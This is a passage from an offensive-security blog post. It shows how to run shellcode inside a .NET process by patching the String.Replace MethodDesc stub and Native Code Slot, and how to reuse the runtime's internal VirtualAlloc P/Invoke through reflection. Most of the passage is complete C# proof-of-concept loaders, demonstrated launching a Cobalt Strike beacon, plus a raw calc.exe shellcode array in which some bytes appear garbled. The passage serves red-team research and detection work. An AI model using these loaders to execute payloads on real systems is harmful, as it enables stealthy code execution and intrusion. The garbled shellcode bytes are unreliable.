    public byte m_chunkIndex;

    [FieldOffset(0x3)]
    public byte m_bFlags2;

    [FieldOffset(0x4)]
    public ushort m_wSlotNumber;

    [FieldOffset(0x6)]
    public ushort m_wFlags;

    [FieldOffset(0x8)]
    public IntPtr TempEntry;
}
```

With each structure defined, we'll work with the `System.String` type and populate each struct:

```
Type t = typeof(System.String);
var mt = Marshal.PtrToStructure<MethodTable>(t.TypeHandle.Value);
var ee = Marshal.PtrToStructure<EEClass>(mt.m_pEEClass);
var mdc = Marshal.PtrToStructure<MethodDescChunk>(ee.m_pChunks);
var md = Marshal.PtrToStructure<MethodDesc>(ec.m_pChunks + 0x18);
```

One snippet from above worth mentioning is `t.TypeHandle.Value`. Usefully for us, .NET provides us with a way to find the address of a `MethodTable` via the `TypeHandle` property of a type. This saves us some time hunting through memory when we are looking to target a .NET class such as the above `System.String` type.

Once we have the CLR structures for the `System.String` type, we can find our first .NET method pointer which as we saw above points to `System.String.Replace`:

```
// Located at MethodDescChunk_ptr + sizeof(MethodDescChunk) +
sizeof(MethodDesc)
IntPtr stub = Marshal.ReadIntPtr(ee.m_pChunks + 0x18 + 0x8);
```

This gives us an `IntPtr` pointing to RWX protected memory, which we know is going to be executed once we invoke the `System.String.Replace` method for the first time, which will be when JIT compilation kicks in. Let's see this in action by `jmp`'ing to some unmanaged code. We will of course use a Cobalt Strike beacon to demonstrate this:


```
byte[] shellcode = System.IO.File.ReadAllBytes("beacon.bin");
mem = VirtualAlloc(IntPtr.Zero, shellcode.Length, AllocationType.Commit |
AllocationType.Reserve, MemoryProtection.ExecuteReadWrite);
if (mem == IntPtr.Zero) {
    return;
}

Marshal.Copy(shellcode, 0, ptr2, shellcode.Length);

// Now we invoke our unmanaged code
"ANYSTRING".Replace("XPN","WAZ'ERE", true, null);
```

Put together we get code like this:

```
using System;
using System.Runtime.InteropServices;
namespace NautilusProject
{
public class ExecStubOverwrite
{
public static void Execute(byte[] shellcode)
{
// mov rax, 0x4141414141414141
// jmp rax
var jmpCode = new byte[] { 0x48, 0xB8, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0xFF,
0xE0 };
var t = typeof(System.String);
var mt = Marshal.PtrToStructure<Internals.MethodTable>(t.TypeHandle.Value);
var ec = Marshal.PtrToStructure<Internals.EEClass>(mt.m_pEEClass);
var mdc = Marshal.PtrToStructure<Internals.MethodDescChunk>(ec.m_pChunks);
var md = Marshal.PtrToStructure<Internals.MethodDesc>(ec.m_pChunks + 0x18);
if ((md.m_wFlags & Internals.mdcHasNonVtableSlot) != Internals.mdcHasNonVtableSlot)
{
Console.WriteLine("[x] Error: mdcHasNonVtableSlot not set for this MethodDesc");
return;
}
// Get the String.Replace method stub
IntPtr stub = Marshal.ReadIntPtr(ec.m_pChunks + 0x18 + 8);
// Alloc mem with p/invoke for now...
var mem = Internals.VirtualAlloc(IntPtr.Zero, shellcode.Length, Internals.AllocationType.Commit |
Internals.AllocationType.Reserve, Internals.MemoryProtection.ExecuteReadWrite);
Marshal.Copy(shellcode, 0, mem, shellcode.Length);
// Point the stub to our shellcode
Marshal.Copy(jmpCode, 0, stub, jmpCode.Length);
Marshal.WriteIntPtr(stub + 2, mem);
// FIRE!!
"ANYSTRING".Replace("XPN", "WAZ'ERE", true, null);
}
}
public static class Internals
{
[StructLayout(LayoutKind.Explicit)]
public struct MethodTable
{
[FieldOffset(0)]
public uint m_dwFlags;
[FieldOffset(0x4)]
public uint m_BaseSize;
[FieldOffset(0x8)]
public ushort m_wFlags2;
[FieldOffset(0x0a)]
public ushort m_wToken;
[FieldOffset(0x0c)]
public ushort m_wNumVirtuals;
[FieldOffset(0x0e)]
public ushort m_wNumInterfaces;
[FieldOffset(0x10)]
public IntPtr m_pParentMethodTable;
[FieldOffset(0x18)]
public IntPtr m_pLoaderModule;
[FieldOffset(0x20)]
public IntPtr m_pWriteableData;
[FieldOffset(0x28)]
public IntPtr m_pEEClass;
[FieldOffset(0x30)]
public IntPtr m_pPerInstInfo;
[FieldOffset(0x38)]
public IntPtr m_pInterfaceMap;
}
```

```
[StructLayout(LayoutKind.Explicit)]
public struct EEClass
{
[FieldOffset(0)]
public IntPtr m_pGuidInfo;
[FieldOffset(0x8)]
public IntPtr m_rpOptionalFields;
[FieldOffset(0x10)]
public IntPtr m_pMethodTable;
[FieldOffset(0x18)]
public IntPtr m_pFieldDescList;
[FieldOffset(0x20)]
public IntPtr m_pChunks;
}
[StructLayout(LayoutKind.Explicit)]
public struct MethodDescChunk
{
[FieldOffset(0)]
public IntPtr m_methodTable;
[FieldOffset(8)]
public IntPtr m_next;
[FieldOffset(0x10)]
public byte m_size;
[FieldOffset(0x11)]
public byte m_count;
[FieldOffset(0x12)]
public byte m_flagsAndTokenRange;
}
[StructLayout(LayoutKind.Explicit)]
public struct MethodDesc
{
[FieldOffset(0)]
public ushort m_wFlags3AndTokenRemainder;
[FieldOffset(2)]
public byte m_chunkIndex;
[FieldOffset(0x3)]
public byte m_bFlags2;
[FieldOffset(0x4)]
public ushort m_wSlotNumber;
[FieldOffset(0x6)]
public ushort m_wFlags;
[FieldOffset(0x8)]
public IntPtr TempEntry;
}
public const int mdcHasNonVtableSlot = 0x0008;
[Flags]
public enum AllocationType
{
Commit = 0x1000,
Reserve = 0x2000,
Decommit = 0x4000,
Release = 0x8000,
Reset = 0x80000,
Physical = 0x400000,
TopDown = 0x100000,
WriteWatch = 0x200000,
LargePages = 0x20000000
}
[Flags]
public enum MemoryProtection
{
Execute = 0x10,
ExecuteRead = 0x20,
ExecuteReadWrite = 0x40,
ExecuteWriteCopy = 0x80,
NoAccess = 0x01,
ReadOnly = 0x02,
ReadWrite = 0x04,
WriteCopy = 0x08,
GuardModifierflag = 0x100,
NoCacheModifierflag = 0x200,
WriteCombineModifierflag = 0x400
}
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, int dwSize, AllocationType
flAllocationType, MemoryProtection flProtect);
}
}
```
view raw ExecStubOverwrite.cs hosted with ❤ by GitHub


Once executed, if everything goes well, we end up with our beacon spawning from within .NET:



...	internal	listener	user	computer	note	process	pid	arch	last
...	172.31.80.1	http	xpn	PROMETHEUS		NautilusProject.exe	50184	x64	361...

```
C:\Users\xpn\source\repos\NautilusProject\NautilusProject\bin\Debug\net5.0\NautilusProject.exe
Weird Ways To Execute Unmanaged Code... by @_xpn_
[*] Running unmanaged code via MethodDesc ptr patch...
```

Now I know what you're thinking… what about that `VirtualAlloc` call that we made there… wasn't that a P/Invoke that we were trying to avoid? Well, yes smarty pants! This was a P/Invoke, however in-keeping with our exploration of weird ways to invoke .NET, there is nothing stopping us from stealing an existing P/Invoke from the .NET framework. For example, if we look within the `Interop.Kernel32` class, we'll see a list of P/Invoke methods, including… `VirtualAlloc`:



```
// Token: 0x06000052 RID: 82
[DllImport("kernel32.dll", ExactSpelling = true)]
internal unsafe static extern void* VirtualAlloc(void* lpAddress, UIntPtr dwSize, int flAllocationType, int flProtect);

// Token: 0x06000053 RID: 83
[DllImport("kernel32.dll", ExactSpelling = true)]
internal unsafe static extern bool VirtualFree(void* lpAddress, UIntPtr dwSize, int dwFreeType);

// Token: 0x06000054 RID: 84
```

So, what about if we just borrow that `VirtualAlloc` method for our evil bidding? Then we don't have to P/Invoke directly from our code:

```
var kernel32 = typeof(System.String).Assembly.GetType("Interop+Kernel32");
var VirtualAlloc = kernel32.GetMethod("VirtualAlloc",
System.Reflection.BindingFlags.NonPublic |
System.Reflection.BindingFlags.Static);
var ptr = VirtualAlloc.Invoke(null, new object[] { IntPtr.Zero, new
UIntPtr((uint)shellcode.Length), 0x3000, 0x40 });
```

Now unfortunately the `Interop.Kernel32.VirtualAlloc` P/Invoke method returns a `void*`, which means that we receive a `System.Reflection.Pointer` type. This normally requires an `unsafe` method to play around with, which for the purposes of this post I'm trying to avoid. So let's try and convert that into an `IntPtr` using the internal `GetPointerValue` method:

```
IntPtr alloc = (IntPtr)ptr.GetType().GetMethod("GetPointerValue",
BindingFlags.NonPublic | BindingFlags.Instance).Invoke(ptr, new object[] {
});
```

And there we have allocated RWX memory without having to directly reference any P/Invoke methods. Combined with our execution example, we end up with a POC like this:


```
using System;
using System.Reflection;
using System.Runtime.InteropServices;
namespace NautilusProject
{
public class ExecStubOverwriteWithoutPInvoke
{
public static void Execute(byte[] shellcode)
{
// mov rax, 0x4141414141414141
// jmp rax
var jmpCode = new byte[] { 0x48, 0xB8, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0xFF,
0xE0 };
var t = typeof(System.String);
var mt = Marshal.PtrToStructure<Internals.MethodTable>(t.TypeHandle.Value);
var ec = Marshal.PtrToStructure<Internals.EEClass>(mt.m_pEEClass);
var mdc = Marshal.PtrToStructure<Internals.MethodDescChunk>(ec.m_pChunks);
var md = Marshal.PtrToStructure<Internals.MethodDesc>(ec.m_pChunks + 0x18);
if ((md.m_wFlags & Internals.mdcHasNonVtableSlot) != Internals.mdcHasNonVtableSlot)
{
Console.WriteLine("[x] Error: mdcHasNonVtableSlot not set for this MethodDesc");
return;
}
// Get the String.Replace method stub
IntPtr stub = Marshal.ReadIntPtr(ec.m_pChunks + 0x18 + 8);
// Nick p/invoke from CoreCLR Interop.Kernel32.VirtualAlloc
var kernel32 = typeof(System.String).Assembly.GetType("Interop+Kernel32");
var VirtualAlloc = kernel32.GetMethod("VirtualAlloc", System.Reflection.BindingFlags.NonPublic |
System.Reflection.BindingFlags.Static);
// Allocate memory
var ptr = VirtualAlloc.Invoke(null, new object[] { IntPtr.Zero, new UIntPtr((uint)shellcode.Length),
Internals.AllocationType.Commit | Internals.AllocationType.Reserve,
Internals.MemoryProtection.ExecuteReadWrite });
// Convert void* to IntPtr
IntPtr mem = (IntPtr)ptr.GetType().GetMethod("GetPointerValue", BindingFlags.NonPublic |
BindingFlags.Instance).Invoke(ptr, new object[] { });
Marshal.Copy(shellcode, 0, mem, shellcode.Length);
// Point the stub to our shellcode
Marshal.Copy(jmpCode, 0, stub, jmpCode.Length);
Marshal.WriteIntPtr(stub + 2, mem);
// FIRE!!
"ANYSTRING".Replace("XPN", "WAZ'ERE", true, null);
```

```
}
public static class Internals
{
[StructLayout(LayoutKind.Explicit)]
public struct MethodTable
{
[FieldOffset(0)]
public uint m_dwFlags;
[FieldOffset(0x4)]
public uint m_BaseSize;
[FieldOffset(0x8)]
public ushort m_wFlags2;
[FieldOffset(0x0a)]
public ushort m_wToken;
[FieldOffset(0x0c)]
public ushort m_wNumVirtuals;
[FieldOffset(0x0e)]
public ushort m_wNumInterfaces;
[FieldOffset(0x10)]
public IntPtr m_pParentMethodTable;
[FieldOffset(0x18)]
public IntPtr m_pLoaderModule;
[FieldOffset(0x20)]
public IntPtr m_pWriteableData;
[FieldOffset(0x28)]
public IntPtr m_pEEClass;
[FieldOffset(0x30)]
public IntPtr m_pPerInstInfo;
[FieldOffset(0x38)]
public IntPtr m_pInterfaceMap;
}
[StructLayout(LayoutKind.Explicit)]
public struct EEClass
{
[FieldOffset(0)]
public IntPtr m_pGuidInfo;
[FieldOffset(0x8)]
public IntPtr m_rpOptionalFields;
[FieldOffset(0x10)]
public IntPtr m_pMethodTable;
[FieldOffset(0x18)]
public IntPtr m_pFieldDescList;
[FieldOffset(0x20)]
```

```
public IntPtr m_pChunks;
}
[StructLayout(LayoutKind.Explicit)]
public struct MethodDescChunk
{
[FieldOffset(0)]
public IntPtr m_methodTable;
[FieldOffset(8)]
public IntPtr m_next;
[FieldOffset(0x10)]
public byte m_size;
[FieldOffset(0x11)]
public byte m_count;
[FieldOffset(0x12)]
public byte m_flagsAndTokenRange;
}
[StructLayout(LayoutKind.Explicit)]
public struct MethodDesc
{
[FieldOffset(0)]
public ushort m_wFlags3AndTokenRemainder;
[FieldOffset(2)]
public byte m_chunkIndex;
[FieldOffset(0x3)]
public byte m_bFlags2;
[FieldOffset(0x4)]
public ushort m_wSlotNumber;
[FieldOffset(0x6)]
public ushort m_wFlags;
[FieldOffset(0x8)]
public IntPtr TempEntry;
}
public const int mdcHasNonVtableSlot = 0x0008;
[Flags]
public enum AllocationType
{
Commit = 0x1000,
Reserve = 0x2000,
Decommit = 0x4000,
Release = 0x8000,
Reset = 0x80000,
Physical = 0x400000,
TopDown = 0x100000,
WriteWatch = 0x200000,
LargePages = 0x20000000
}
[Flags]
public enum MemoryProtection
{
Execute = 0x10,
ExecuteRead = 0x20,
ExecuteReadWrite = 0x40,
ExecuteWriteCopy = 0x80,
NoAccess = 0x01,
ReadOnly = 0x02,
ReadWrite = 0x04,
WriteCopy = 0x08,
GuardModifierflag = 0x100,
NoCacheModifierflag = 0x200,
WriteCombineModifierflag = 0x400
}
}
}
}
```

view raw ExecStubOverwriteWithoutPInvoke.cs hosted with ❤ by GitHub


And when executed, we get a nice beacon:



	...	internal	listener	user	computer	note	process	pid	arch	last
	...	172.31.80.1	http	xpn	PROMETHEUS		NautilusProject.exe	78496	x64	103...


```
C:\Users\xpn\source\repos\NautilusProject\NautilusProject\bin\Debug\net5.0\NautilusProject.exe
Weird Ways To Execute Unmanaged Code... by @_xpn_
[*] Running unmanaged code via MethodDesc ptr patch...
[*] Stealing VirtualAlloc P/Invoke from Interop.Kernel32...
```

Now this is nice, but what about if we want to run unmanaged code and then resume executing further .NET code afterwards? Well we can do this in a few ways, but let’s have a look at what happens to our `MethodDesc` after the JIT process has completed. If we take a memory dump of the `String.Replace` `MethodDesc` before we have it JIT’d:




```
0:009> dq 0x7ff9c63072b0+0x18
00007ff9`c63072c8  002800a5`23000726 00007ff9`c62754b8
00007ff9`c63072d8  00000000`00000000 002800a6`23030727
00007ff9`c63072e8  00007ff9`c62754c0 00000000`00000000
00007ff9`c63072f8  002800a7`23060728 00007ff9`c62754c8
00007ff9`c6307308  00000000`00000000 00a800a8`23090729
00007ff9`c6307318  00007ff9`c62754d0 00000000`00000000
00007ff9`c6307328  002800a9`230c072a 00007ff9`c62754d8
00007ff9`c6307338  00000000`00000000 002800aa`230f072b
```

And then we look again after, we will see an address being populated:




```
0:009> dq 0x7ff9c63072b0+0x18
00007ff9`c63072c8  002800a5`23000726 00007ff9`c62754b8
00007ff9`c63072d8  00007ffa`257d3040 002800a6`23030727
00007ff9`c63072e8  00007ff9`c62754c0 00000000`00000000
00007ff9`c63072f8  002800a7`23064728 00007ff9`c62754c8
00007ff9`c6307308  00007ffa`257d31d0 00a800a8`23094729
00007ff9`c6307318  00007ff9`c62754d0 00007ffa`257d3320
00007ff9`c6307328  002800a9`230c072a 00007ff9`c62754d8
00007ff9`c6307338  00000000`00000000 002800aa`230f072b
```

And if we dump the memory from this address:




```
System_Private_CoreLib!System.String.Replace(System.String, System.String, Boolean, System.Globalization.CultureInfo)$##6000726:
00007ffa`257d3040 57              push    rdi
00007ffa`257d3041 56              push    rsi
00007ffa`257d3042 55              push    rbp
00007ffa`257d3043 53              push    rbx
00007ffa`257d3044 4883ec28        sub     rsp,28h
00007ffa`257d3048 488bf1          mov     rsi,rcx
00007ffa`257d304b 418bf9          mov     edi,r9d
00007ffa`257d304e 488b4c2470      mov     rcx,qword ptr [rsp+70h]
```

What you are seeing here is called a “Native Code Slot”, which is a pointer to the compiled methods native code once the JIT process has completed. Now this field is not guaranteed to be present, and we can tell if the `MethodDesc` provides a location for a Native Code Slot by again looking at the `m_wFlags` property:



```
   +0x000 m_wFlags3AndTokenRemainder : 0x726
   +0x002 m_chunkIndex      : 0 ''
   +0x003 m_bFlags2         : 0x23 '#'
   +0x004 m_wSlotNumber     : 0xa5
   +0x006 m_wFlags          : 0x28
```

The flag that we are looking to be set is `mdcHasNativeCodeSlot`:



```
// Has slot for native code
mdcHasNativeCodeSlot            = 0x0020,
```

If this flag is present, we can simply force JIT compilation and update the Native Code Slot, pointing it to our desired unmanaged code, meaning further execution of the .NET method will trigger our payload. Once executed, we can then jump back to the actual JIT'd native code to ensure that the original .NET code is executed. The code to do this looks like this:

```
using System;
using System.Reflection;
using System.Runtime.InteropServices;
namespace NautilusProject
{
public class ExecNativeSlot
{
public static void Execute()
{
// WinExec of calc.exe, jmps to address set in last 8 bytes
var shellcode = new byte[]
{
0x55, 0x48, 0x89, 0xe5, 0x9c, 0x53, 0x51, 0x52, 0x41, 0x50, 0x41, 0x51,
0x41, 0x52, 0x41, 0x53, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57,
0x56, 0x57, 0x65, 0x48, 0x8b, 0x04, 0x25, 0x60, 0x00, 0x00, 0x00, 0x48,
0x8b, 0x40, 0x18, 0x48, 0x8b, 0x70, 0x10, 0x48, 0x, 0x48, 0x8b, 0x30,
0x48, 0x8b, 0x7e, 0x30, 0x8b, 0x5f, 0x3c, 0x48, 0x01, 0xfb, 0xba, 0x88,
0x00, 0x00, 0x00, 0x8b, 0x1c, 0x13, 0x48, 0x01, 0xfb, 0x8b, 0x43, 0x20,
0x48, 0x01, 0xf8, 0x48, 0x89, 0xc6, 0x48, 0x31, 0xc9, 0x, 0x48, 0x01,
0xf8, 0x81, 0x38, 0x57, 0x69, 0x6e, 0x45, 0x74, 0x05, 0x48, 0xff, 0xc1,
0xeb, 0xef, 0x8b, 0x43, 0x1c, 0x48, 0x01, 0xf8, 0x8b, 0x04, 0x88, 0x48,
0x01, 0xf8, 0xba, 0x05, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x0d, 0x25, 0x00,
0x00, 0x00, 0xff, 0xd0, 0x5f, 0x5e, 0x41, 0x5f, 0x41, 0x5e, 0x41, 0x5d,
0x41, 0x5c, 0x41, 0x5b, 0x41, 0x5a, 0x41, 0x59, 0x41, 0x58, 0x5a, 0x59,
0x5b, 0x9d, 0x48, 0x89, 0xec, 0x5d, 0x48, 0x8b, 0x05, 0x0b, 0x00, 0x00,
0x00, 0xff, 0xe0, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
};
var t = typeof(System.String);
var mt = Marshal.PtrToStructure<Internals.MethodTable>(t.TypeHandle.Value);
var ec = Marshal.PtrToStructure<Internals.EEClass>(mt.m_pEEClass);
var mdc = Marshal.PtrToStructure<Internals.MethodDescChunk>(ec.m_pChunks);
var md = Marshal.PtrToStructure<Internals.MethodDesc>(ec.m_pChunks + 0x18);
if ((md.m_wFlags & Internals.mdcHasNonVtableSlot) != Internals.mdcHasNonVtableSlot)
{
```

```
Console.WriteLine("[x] Error: mdcHasNonVtableSlot not set for this MethodDesc");
return;
}
if ((md.m_wFlags & Internals.mdcHasNativeCodeSlot) != Internals.mdcHasNativeCodeSlot)
{
Console.WriteLine("[x] Error: mdcHasNativeCodeSlot not set for this MethodDesc");
return;
}
// Trigger Jit of String.Replace method
"ANYSTRING".Replace("XPN", "WAZ'ERE", true, null);
// Get the String.Replace method native code pointer
IntPtr nativeCodePointer = Marshal.ReadIntPtr(ec.m_pChunks + 0x18 + 0x10);
// Steal p/invoke from CoreCLR Interop.Kernel32.VirtualAlloc
var kernel32 = typeof(System.String).Assembly.GetType("Interop+Kernel32");
var VirtualAlloc = kernel32.GetMethod("VirtualAlloc", System.Reflection.BindingFlags.NonPublic |
System.Reflection.BindingFlags.Static);
// Allocate memory
